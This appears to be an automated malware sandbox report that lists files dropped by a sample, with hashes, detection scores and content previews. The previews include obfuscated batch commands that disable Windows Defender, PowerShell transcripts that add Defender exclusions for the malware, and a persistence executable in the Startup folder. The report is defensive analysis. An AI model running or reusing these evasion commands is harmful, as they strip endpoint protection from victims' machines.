SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_uqvqnyfg.t3e.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_uqvqnyfg.t3e.ps1	
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_xuhifsyr.d0x.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_zx4yk0dj.5hw.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp\a9800ad9-c2cc-4c67-8ff4-d2bc72b8dec6\AdvancedRun.exe	
Process:	C:\Program Files\Common Files\system\7957F23F\svchost.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	91000
Entropy (8bit):	6.241345766746317
Encrypted:	false
SSDEEP:	1536:JW3osrWjET3tYIrrRepnbZ6ObGk2nLY2jR+utQUN+WXim:HjjET9nX0pnUOik2nXjR+utQK+g3
MD5:	17FC12902F4769AF3A9271EB4E2DACCE
SHA1:	9A4A1581CC3971579574F837E110F3BD6D529DAB
SHA-256:	29AE7B30ED8394C509C561F6117EA671EC412DA50D435099756BBB257FAFB10B
SHA-512:	036E0D62490C26DEE27EF54E514302E1CC8A14DE8CE3B9703BF7CAF79CFAE237E442C27A0EDCF2C4FD41AF4195BA9ED7E32E894767CE04467E79110E89522EA
Malicious:	false
Antivirus:	• Antivirus: Virustotal, Detection: 0%, Browse • Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....oH..+)..+)..+)...&.))...&.9).....().....)..+)...(.....().....).....*).....*).. Rich+).....PE..L.....(_.....@.....@.....L.....a.....B..x!.....p..... <.....text...)..... ..`.rdata.../.....0.....@..@.data.....@....rsrc....a.....b.....@..@..... .....

C:\Users\user\AppData\Local\Temp\a9800ad9-c2cc-4c67-8ff4-d2bc72b8dec6\test.bat	
Process:	C:\Program Files\Common Files\system\7957F23F\svchost.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped

C:\Users\user\AppData\Local\Temp\a9800ad9-c2cc-4c67-8ff4-d2bc72b8dec6\test.bat	
Size (bytes):	8399
Entropy (8bit):	4.665734428420432
Encrypted:	false
SSDEEP:	192:XjtIefE/Qv3puaQo8BElNisgwgxOTkre0P/XApNDQSO8wQJYbZhgEAFcH8N:xIef2Qh8BuNivdisOyj6YboVF3N
MD5:	B2A5EF7D334BDF866113C6F4F9036AAE
SHA1:	F9027F2827B35840487EFD04E818121B5A8541E0
SHA-256:	27426AA52448E564B5B9DFF2DBE62037992ADA8336A8E36560CEE7A94930C45E
SHA-512:	8ED39ED39E03FA6D4E49167E8CA4823E47A221294945C141B241CFD1EB7D20314A15608DA3FAFC3C258AE2CFC535D3E5925B56CACEEE87ACFB7D4831D26718E
Malicious:	false
Reputation:	unknown
Preview:	@%nmb%e%lvjgxfcm%c%qckbdzpzhfjq%h%anbajpojymsco%o%nransp% %aqeoe%o%mitd%f%puzu%f%bjs%..%fmmjryur%s%ukdtxiqneflfe%c%toqs% %xbvjy%s% ykctzeltrurlx%t%xdvrvty%o%tutofjebvoygco%p%noaevpkwrrrcf% %npfksd%w%ljconeph%i%sinxiygfbc%n%ykxnbrpdqztrdb%d%mfuvueeajpyxla%e%ewyybmmo%f%jdz tigyb%e%izwgzizuwfwq%n%slmffy%d%azh%..%wlhzjhxuz%s%zuiczqrqav%c%ocphncbzosf% %uee%c%kwrr%o%ofppkctzbccubb%n%oyhovbqs%f%nue%i%lgybs rbqk%g%xguast% %vas%w%tdayskzhki%i%fmmjryurgrdcz%n%emroplriim%d%ymxvyr%e%iqpwnheoi%f%ffehbxrlehlo%e%tutofjebvo%n%ywjkif%d%pvdaa% % trpa%s%xznydsnqgdbu%t%hplrbjxhnjes%a%yhyferx%r%dwcez%t%rrugvyblp%=%zjthdesmo% %ewyybmmowgsjdr%d%snmn%i%mbm%s%akxnoc%a%xa r%b%mwm%l%ozlt%e%wlhzjhxuzh%d%roqtalnv%..%hlhdhvi%s%nsespdzm%c%kwrrsgvucidm% %ueax%s%xunijsdqhif%t%prvhhnqvvouz%o%liyjprtqxuur%p%j skzmuaxtb% %vwoqshkaaladz%S%ruuosytlcgu%e%nftvippqc%n%qhj%s%llxrmrlqje%e%tutofje%..%xxnqgsvqut%s%racqhzwreqndv%c%skizikcom% %ytf%c%pxdixotcx ymnev%o%dwcezzifyaqd%n%jjdpztfrehpv%f%xxrweg%i%lpfkfswxzemf%g%rxycnmibql% %hfzbr

C:\Users\user\AppData\Local\Temp\bb4197c2-3ca2-421e-81c6-d61dd7f23509\AdvancedRun.exe	
Process:	C:\Users\user\Desktop\wid3i48Egy.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	91000
Entropy (8bit):	6.241345766746317
Encrypted:	false
SSDEEP:	1536:JW3osrWjET3tYIrrRepnbZ6ObGk2nLY2jR+utQUN+WXim:HjjET9nX0pnUOik2nXjR+utQK+g3
MD5:	17FC12902F4769AF3A9271EB4E2DACCE
SHA1:	9A4A1581CC3971579574F837E110F3BD6D529DAB
SHA-256:	29AE7B30ED8394C509C561F6117EA671EC412DA50D435099756BBB257FAFB10B
SHA-512:	036E0D62490C26DEE27EF54E514302E1CC8A14DE8CE3B9703BF7CAF79CFAE237E442C27A0EDCF2C4FD41AF4195BA9ED7E32E894767CE04467E79110E89522EA
Malicious:	false
Antivirus:	• Antivirus: Virustotal, Detection: 0%, Browse • Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....oH..+)..+)..+)...&.))...&.9).....().....)..+)...(.....().....)..... *)..... *).. Rich+).....PE..L.....(_.....@.....@.....L.....a.....B..x!.....p..... <.....text...)..... ..`.rdata.../.....0.....@..@.data.....@....rsrc....a.....b.....@..@..... ....

C:\Users\user\AppData\Local\Temp\bb4197c2-3ca2-421e-81c6-d61dd7f23509\test.bat	
Process:	C:\Users\user\Desktop\wid3i48Egy.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	8399
Entropy (8bit):	4.665734428420432
Encrypted:	false
SSDEEP:	192:XjtIefE/Qv3puaQo8BElNisgwgxOTkre0P/XApNDQSO8wQJYbZhgEAFcH8N:xIef2Qh8BuNivdisOyj6YboVF3N
MD5:	B2A5EF7D334BDF866113C6F4F9036AAE
SHA1:	F9027F2827B35840487EFD04E818121B5A8541E0
SHA-256:	27426AA52448E564B5B9DFF2DBE62037992ADA8336A8E36560CEE7A94930C45E
SHA-512:	8ED39ED39E03FA6D4E49167E8CA4823E47A221294945C141B241CFD1EB7D20314A15608DA3FAFC3C258AE2CFC535D3E5925B56CACEEE87ACFB7D4831D26718E
Malicious:	false
Reputation:	unknown
Preview:	@%nmb%e%lvjgxfcm%c%qckbdzpzhfjq%h%anbajpojymsco%o%nransp% %aqeoe%o%mitd%f%puzu%f%bjs%..%fmmjryur%s%ukdtxiqneflfe%c%toqs% %xbvjy%s% ykctzeltrurlx%t%xdvrvty%o%tutofjebvoygco%p%noaevpkwrrrcf% %npfksd%w%ljconeph%i%sinxiygfbc%n%ykxnbrpdqztrdb%d%mfuvueeajpyxla%e%ewyybmmo%f%jdz tigyb%e%izwgzizuwfwq%n%slmffy%d%azh%..%wlhzjhxuz%s%zuiczqrqav%c%ocphncbzosf% %uee%c%kwrr%o%ofppkctzbccubb%n%oyhovbqs%f%nue%i%lgybs rbqk%g%xguast% %vas%w%tdayskzhki%i%fmmjryurgrdcz%n%emroplriim%d%ymxvyr%e%iqpwnheoi%f%ffehbxrlehlo%e%tutofjebvo%n%ywjkif%d%pvdaa% % trpa%s%xznydsnqgdbu%t%hplrbjxhnjes%a%yhyferx%r%dwcez%t%rrugvyblp%=%zjthdesmo% %ewyybmmowgsjdr%d%snmn%i%mbm%s%akxnoc%a%xa r%b%mwm%l%ozlt%e%wlhzjhxuzh%d%roqtalnv%..%hlhdhvi%s%nsespdzm%c%kwrrsgvucidm% %ueax%s%xunijsdqhif%t%prvhhnqvvouz%o%liyjprtqxuur%p%j skzmuaxtb% %vwoqshkaaladz%S%ruuosytlcgu%e%nftvippqc%n%qhj%s%llxrmrlqje%e%tutofje%..%xxnqgsvqut%s%racqhzwreqndv%c%skizikcom% %ytf%c%pxdixotcx ymnev%o%dwcezzifyaqd%n%jjdpztfrehpv%f%xxrweg%i%lpfkfswxzemf%g%rxycnmibql% %hfzbr

C:\Users\user\AppData\Local\Temp\ea0fb9e7-7fff-4d3b-8736-3e1f935afa8e\AdvancedRun.exe	
Process:	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7B71FC14.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	91000
Entropy (8bit):	6.241345766746317
Encrypted:	false
SSDEEP:	1536:JW3osrWjET3tYIrrRepnbZ6ObGk2nLY2jR+utQUN+WXim:HjjET9nX0pnUOik2nXjR+utQK+g3
MD5:	17FC12902F4769AF3A9271EB4E2DACCE
SHA1:	9A4A1581CC3971579574F837E110F3BD6D529DAB
SHA-256:	29AE7B30ED8394C509C561F6117EA671EC412DA50D435099756BBB257FAFB10B
SHA-512:	036E0D62490C26DEE27EF54E514302E1CC8A14DE8CE3B9703BF7CAF79CFAE237E442C27A0EDCF2C4FD41AF4195BA9ED7E32E894767CE04467E79110E89522EA
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....oH..+)..+)..+)...&.))...&.9).....().....)..+)...(.....().....).....*).....*).. Rich+).....PE..L....(_.....@.....@.....L.....a.....B..x!.....p..... <.....text...)..... ..`.rdata.../.....0.....@..@.data.....@....rsrc....a.....b.....@..@..... .....

C:\Users\user\AppData\Local\Temp\ea0fb9e7-7fff-4d3b-8736-3e1f935afa8e\test.bat	
Process:	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7B71FC14.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	8399
Entropy (8bit):	4.665734428420432
Encrypted:	false
SSDEEP:	192:XjtIefE/Qv3puaQo8BElNisgwgxOTkre0P/XApNDQSO8wQJYbZhgEAFcH8N:xIef2Qh8BuNivdisOyj6YboVF3N
MD5:	B2A5EF7D334BDF866113C6F4F9036AAE
SHA1:	F9027F2827B35840487EFD04E818121B5A8541E0
SHA-256:	27426AA52448E564B5B9DFF2DBE62037992ADA8336A8E36560CEE7A94930C45E
SHA-512:	8ED39ED39E03FA6D4E49167E8CA4823E47A221294945C141B241CFD1EB7D20314A15608DA3FAFC3C258AE2CFC535D3E5925B56CACEEE87ACFB7D4831D26718E
Malicious:	false
Reputation:	unknown
Preview:	@%nmb%e%lvjgxfcm%c%qckbdzpzhfjq%h%anbajpojymsco%o%nransp% %aqeoe%o%mitd%f%puzu%f%bjs%..%fmmjryur%s%ukdtxiqneflfe%c%toqs% %xbvjy%s% ykctzeltrurlx%t%xdvrvty%o%tutofjebvoygco%p%noaevpkwrrrcf% %npfksd%w%ljconeph%i%sinxiygfbc%n%ykxnbrpdqztrdb%d%mfuvueeajpyxla%e%ewyybmmo%f%jdz tigyb%e%izwgzizuwfwq%n%slmffy%d%azh%..%wlhzjhxuz%s%zuiczqrqav%c%ocphncbzosf% %uee%c%kwrr%o%ofppkctzbccubb%n%oyhovbqs%f%nue%i%lgybs rbqk%g%xguast% %vas%w%tdayskzhki%i%fmmjryurgrdcz%n%emroplriim%d%ymxvyr%e%iqpwnheoi%f%ffehbxrlehlo%e%tutofjebvo%n%ywjkif%d%pvdaa% % trpa%s%xznydsnqgdbu%t%hplrbjxhnjes%a%yhyferx%r%dwcez%t%rrugvyblp%=%zjthdesmo% %ewyybmmowgsjdr%d%snmn%i%mbm%s%akxnoc%a%xa r%b%mwm%l%ozlt%e%wlhzjhxuzh%d%roqtalnv%..%hlhdhvi%s%nsespdzm%c%kwrrsgvucidm% %ueax%s%xunijsdqhif%t%prvhhnqvvouz%o%liyjprtqxuur%p%j skzmuaxtb% %vwoqshkaaladz%S%ruuosytlcgu%e%nftvippqc%n%qhj%s%llxrmrlqje%e%tutofje%..%xxnqgsvqut%s%racqhzwreqndv%c%skizikcom% %ytf%c%pxdixotcx ymnev%o%dwcezzifyaqd%n%jjdpztfrehpv%f%xxrweg%i%lpfkfswxzemf%g%rxycnmibql% %hfzbr

C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7B71FC14.exe	
Process:	C:\Users\user\Desktop\wid3i48Egy.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	760248
Entropy (8bit):	6.343118141729834
Encrypted:	false
SSDEEP:	12288:fvPRL8Vyke763nEh7vqBdA0PCTem/8++s3fT5+9xBB9acP:F8Vyk2acyB/PCTz+s3r54xDP
MD5:	13DEB1F9E3779ECDC3025F0252E22176
SHA1:	FD7D53357AD66545B97A9333AD48186FB8AB41C8
SHA-256:	7A9A395FEBCA4D19F4AAE40A2EA18DC819BF7475175CDC2B15E68CB2B5BEAFF8
SHA-512:	C08652216E3E7734CAEBE23C6835F000044DF5616CE1ABED2AC4B13CCF303C5626AE74E45E17B3C2537F7026E1702EBD8447B504ACD97688D28809AFB9BE81DB
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 26%, Browse • Antivirus: ReversingLabs, Detection: 58%
Reputation:	unknown

C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7B71FC14.exe	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...q..^.....0..y.....\|... .....@.. ....`.....J.....\|.....\|.....\|..... .....@..@.....H.....t.....h..... .....1.b...w.....w.cy.((a$.....A.]...G..p.F.....-.7x...Q.i.....'..@{..+.?..G.....m9.....ms..... ..Tf;.KO.. JK.OG.D..Z*...2..d.1CP...P...v<..b74%..&w.f.....P@....N.....!o....J...f.P...$....e.M..Xj).....Oa..06}P.....$e..:..x.r.V...>...q.z....C|*.z...y...2.X}'.!..*...:.H9...f.Y.`..)_^...z.=. .k$ED..c.eF.4..g.4.....=..#..Jy.....`R..^.2.Q...im...h#.}..<f!.2$....WhZ.....$n{

C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7B71FC14.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\wid3i48Egy.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Reputation:	unknown
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\Documents\20210915\PowerShell_transcript.134349.6FZILw5E.20210915151725.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5815
Entropy (8bit):	5.371103405175565
Encrypted:	false
SSDEEP:	96:BZkWTL0N+qDo1ZyZtTL0N+qDo1ZpVAiljZ0TL0N+qDo1ZeJ44NZm:Yx1
MD5:	1A54E5289658FE38B1723151E795986F
SHA1:	7DF78CDA5559477514E74CB91C7EAD346E226DF4
SHA-256:	2ED9EA6FB289117DA21836F8A2FAA02A7E1E6F48B09DF2F67DF3A8B7748FC8FC
SHA-512:	5E1FD9D04ADAAA91AE4F9F8F904E8FB2194A738FE586E79C0D97FDCFFF1FEC95C9B98A32203A70418C89779A3BC61EAB054A316054A844BF43BAC5A3207EB3 8
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210915151727..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 134349 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference - ExclusionPath C:\Users\user\Desktop\wid3i48Egy.exe -Force..Process ID: 5428..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1 .0.1..**********..**********..Command start time: 20210915151727..**********..PS>Add-MpPreference -ExclusionPath C:\Users\user\Desktop \wid3i48Egy.exe -Force..**********..Windows PowerShell transcript start..Start time: 20210915151851..Username: computer\user..RunAs User: DESKTOP

C:\Users\user\Documents\20210915\PowerShell_transcript.134349.MGzEDwFN.20210915151817.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	3814
Entropy (8bit):	5.320572261119388
Encrypted:	false
SSDEEP:	96:BZNTL0NbYqDo1Zx63ZATL0NbYqDo1ZOXFqNn0cn0cn0jZM:2kLLR
MD5:	657C021ABF8FC1A43836D4DAAEC41C8F
SHA1:	67136C7F71E7BE12238ED3B1FB5009C7B920B721
SHA-256:	BE3A7D47D35666C546FBE1B1931E9BE76D173A9980B27F9892687F890E3272F7
SHA-512:	964636DB3D48A232AC016FD87E30DB787A810A5ED656BDC7BAF868E9F32925B50988FC679E4A8F620FBE98C9072396EB86C5CBD681AFFD232C74AE2656AAC4 C
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210915151820..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 134349 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference - ExclusionPath C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7B71FC14.exe -Force..Process ID: 5556..PSVersion: 5.1.17134 .1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210915151820..********** ****..PS>Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7B71FC14.exe -Force..********** ..Command start ti

C:\Users\user\Documents\20210915\PowerShell_transcript.134349.NjviWUL2.20210915151814.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	3597
Entropy (8bit):	5.295099039818858
Encrypted:	false
SSDEEP:	96:BZbTL0NUIqDo1ZM+9ZnTL0NUIqDo1ZJqr30c30c30NZu:YrrB
MD5:	D8A0E5E4937D7DB05EAE94F5D1FD5002
SHA1:	A54064ECF9FD0F78FBB24EF538245D37B206305D
SHA-256:	6710C27A6B15F7D76819D386CEEEFE78CF1A0A1FEDA64A9F8C76C1F742D02D77
SHA-512:	E3493D24A2F89AC6D2086AF05E38FE018665C83B26F65E54714FE0327647B86F154E5CB8DCBDB47E367DF7872D2AAB5A8C5CB211C3FAAE5681464EDDD1F93D3
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210915151817..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 134349 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Program Files\Common Files\System\7957F23F\svchost.exe -Force..Process ID: 340..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210915151817..**********..PS>Add-MpPreference -ExclusionPath C:\Program Files\Common Files\System\7957F23F\svchost.exe -Force..**********..Command start time: 20210915152029..**********..PS>TerminatingError(Add-MpP

C:\Users\user\Documents\20210915\PowerShell_transcript.134349.NriJQGyW.20210915151821.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	3599
Entropy (8bit):	5.302641189620738
Encrypted:	false
SSDEEP:	96:BZ6TL0NUCqDo1ZRt9ZhTL0NUCqDo1Zaqr30c30c30QTZy:Irrxs
MD5:	BA4192CA3453D9E8915DF1E7125D05C8
SHA1:	DDA1008C268B55C82184F101CEC8A2FFDBA27790
SHA-256:	FF1F1B7A65EBB7EDD0FE0F91F3811415BFE97AC7CDCC3EB3F7C824A36023DBDC
SHA-512:	567C48686D466097F9B8AB2413A47EBA9E8415504BED6CD857D7A1C955F1950BBCB318EDDECAC7D02FB1A5F9E5E5FB64524580366E47F1F04733D71B3D7B4A2B
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210915151825..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 134349 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Program Files\Common Files\System\7957F23F\svchost.exe -Force..Process ID: 6728..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210915151825..**********..PS>Add-MpPreference -ExclusionPath C:\Program Files\Common Files\System\7957F23F\svchost.exe -Force..**********..Command start time: 20210915151946..**********..PS>TerminatingError(Add-Mp

C:\Users\user\Documents\20210915\PowerShell_transcript.134349.PZ1gHE2m.20210915151713.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5815
Entropy (8bit):	5.37155304495802
Encrypted:	false
SSDEEP:	96:BZHTL0NvqDo1Z4ZVTL0NvqDo1ZjAiIjZtWTL0NvqDo1ZfJ44IZD:hy
MD5:	5F1184DAFCC1B061B4E40D95A3750B2B
SHA1:	CEADE5E2DC3D5DB4E7ED6F124D39AAB10357A319
SHA-256:	8911C208A6AC564AE209049DDCA75EAFF87C966581EAC198D8B2CC9E1352CF16
SHA-512:	0F3AE34A9D5743C5DB148620505FAF68D76E3C4BD9ED17AB733B5D4CF0DC240ED39E71A0D7E9C4F56AC01B4C20033B8DB6BD2C81AC2EA833CFB9117A6A7DB709
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210915151714..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 134349 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\Desktop\wid3i48Egy.exe -Force..Process ID: 6356..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210915151714..**********..PS>Add-MpPreference -ExclusionPath C:\Users\user\Desktop\wid3i48Egy.exe -Force..**********..Windows PowerShell transcript start..Start time: 20210915152025..Username: computer\user..RunAs User: DESKTOP

C:\Users\user\Documents\20210915\PowerShell_transcript.134349.UtOIc1nC.20210915151812.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	3814
Entropy (8bit):	5.321366287054791
Encrypted:	false
SSDEEP:	96:BZGTL0NbUqDo1Za/T3ZqRTL0NbUqDo1Z1qNn0cn0cn0AZu:JLLI
MD5:	2A9D7FC42433567635370FCEFD5667DD
SHA1:	F74FE550F86165A1AB9613FB0A41C9F176EEBEA6
SHA-256:	C653E1DC3CC56A43BA5C9F7610990137330744489EE3B4567C653E49A390A950
SHA-512:	F361C108C16F1EC2997677699770603F5897714EF4C7CA4AFF62C8F2562480B609B9AA51BC65A32104A26FA84E513EBFDD07E7D9FB7D598EB392E0EE60C6E7C
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210915151814..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 134349 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7B71FC14.exe -Force..Process ID: 6588..PSVersion: 5.1.17134 .1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210915151814..********** ****..PS>Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7B71FC14.exe -Force..********** ..Command start ti

C:\Users\user\Documents\20210915\PowerShell_transcript.134349.YVpZSofS.20210915151715.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	3814
Entropy (8bit):	5.318183255877403
Encrypted:	false
SSDEEP:	96:BZxTL0NbwqDo1Z5c3ZqWTL0NbwqDo1ZbqNn0cn0cn0zZY:VfLLR
MD5:	B735F8530606535271C852A42855E24A
SHA1:	6D04EE42E61AF6C2E8D0B7095C4D3934B75D1621
SHA-256:	2CBF5AA4AB9962C81CEF5062DB5C4FEB00E7EBB187F97AA17F4A902D7FB15AD0
SHA-512:	93F595F08F4D8287D67615E935982B5FA573C4F2200C57735AE64AEA7C208FBC16A26112304D1559861BB3B7DA1E5A6BAE7D7A3F379597D24A3EAC8D5FC5C24
Malicious:	false
Reputation:	unknown
